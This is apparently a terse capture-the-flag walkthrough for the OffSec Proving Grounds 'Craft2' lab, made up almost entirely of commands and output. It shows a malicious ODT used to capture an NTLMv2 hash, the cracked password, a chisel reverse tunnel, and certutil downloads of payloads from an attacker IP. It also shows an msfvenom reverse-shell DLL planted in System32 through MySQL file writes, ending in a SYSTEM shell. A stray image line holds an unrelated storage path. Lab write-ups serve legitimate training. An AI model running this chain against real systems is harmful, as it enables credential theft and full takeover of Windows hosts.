Craft2 Proving Grounds

```
nmap -p- -vvv 192.168.201.188
nmap -sC -sV -p 80,135,445,49666 192.168.201.188 -oN nmap.md
```

```
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack

135/tcp   open  msrpc        syn-ack

445/tcp   open  microsoft-ds syn-ack

49666/tcp open  unknown      syn-ack
```

```
sudo msfconsole -q
use auxiliary/fileformat/odt_badodt
set lhost tun0
run
```

```
sudo responder -I tun0 -vwd

john hash
```

```
[SMB] NTLMv2-SSP Client   : 192.168.201.188
[SMB] NTLMv2-SSP Username : CRAFT2\thecybergeek
[SMB] NTLMv2-SSP Hash     : thecybergeek::CRAFT2:b402bf06818ac60f:95AAD9A64E457E4CF1AB9BF43B4FA0BD:0101000000000000805748
1C03B2DA01B07854B9F6ABB84A0000000020008004700320032003700001001E00570049004E002D0033005100300033005700 4D00460058004900410
038000400340057004900 4E002D0033005100300033005700 4D00460058004900410038002E00470032003200370002E004C004F00430041004C000300
140047003200320037002E004C004F00430041004C0005001400470032003200370002E004C004F00430041004C0007000800805748 1C03B2DA0106000
400020000000800300030000000000000000000000000000300000338027 0BB72B20B073ED5FD677E080912672F408860026D722A789B73161EB420A0010
000000000000000000000000000000000000900260063006900660073002F00310039003200 2E00310036003800 2E00340035002E00320033003100000
0000000000000
```

```
noxlumens@noxnox: ~/Documents/pg/craft2 121x14
noxlumens@noxnox:~/Documents/pg/craft2$ john hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 12 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
winniethepooh    (thecybergeek)
1g 0:00:00:00 DONE 2/3 (2024-05-29 20:02) 50.00g/s 589700p/s 589700c/s 589700C/s 123456..Open
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

```
smbmap -u thecybergeek -p winniethepooh -H craft.offsec
```

```
[+] IP: 192.168.201.188:445     Name: craft.offsec        Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        WebApp                                                  READ, WRITE
```


```
smbclient //craft.offsec/ -U thecybergeek
winniethepooh
```

```
netstat -ano
```

```
  TCP    [::]:80                [::]:0                 LISTENING       2108
  TCP    [::]:135               [::]:0                 LISTENING       876
  TCP    [::]:443               [::]:0                 LISTENING       2108
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3306              [::]:0                 LISTENING       1756
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       504
  TCP    [::]:49665             [::]:0                 LISTENING       356
  TCP    [::]:49666             [::]:0                 LISTENING       1000
  TCP    [::]:49667             [::]:0                 LISTENING       644
  TCP    [::]:49668             [::]:0                 LISTENING       668
  UDP    0.0.0.0:123            *:*                                    1716
```

```
# attacker
chisel server -p 9000 --reverse

# victim
. .\chisel.exe client 192.168.45.231:9000 R:80:127.0.0.1:80
```



https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md#wertrigger

```
### WerTrigger

> Exploit Privileged File Writes bugs with Windows Problem Reporting

1. Clone https://github.com/sailay1996/WerTrigger
2. Copy `phoneinfo.dll` to `C:\Windows\System32\`
3. Place `Report.wer` file and `WerTrigger.exe` in a same directory.
4. Then, run `WerTrigger.exe`.
5. Enjoy a shell as **NT AUTHORITY\SYSTEM**
```

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<YOUR tun0 IP> LPORT=139 -f dll > phoneinfo.dll
```

```
certutil -urlcache -f http://192.168.45.231:800/phoneinfo.dll phoneinfo.dll
certutil -urlcache -f http://192.168.45.231:800/WerTrigger.exe WerTrigger.exe
certutil -urlcache -f http://192.168.45.231:800/Report.wer Report.wer
```

```
select load_file('C:\\xampp\\htdocs\\phoneinfo.dll') into dumpfile 'C:\\Windows\\system32\\phoneinfo.dll';
select load_file('C:\\xampp\\htdocs\\Report.wer') into dumpfile 'C:\\Windows\\system32\\Report.wer';
```

```
select load_file('C:\\xampp\\htdocs\\WerTrigger.exe') into dumpfile
'C:\\Windows\\system32\\WerTrigger.exe';
```

```
noxlumens@noxnox:~/Documents/pg/craft2/WerTrigger/bin$ nc -nlvp 139
listening on [any] 139 ...
connect to [192.168.45.231] from (UNKNOWN) [192.168.201.188] 50025
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```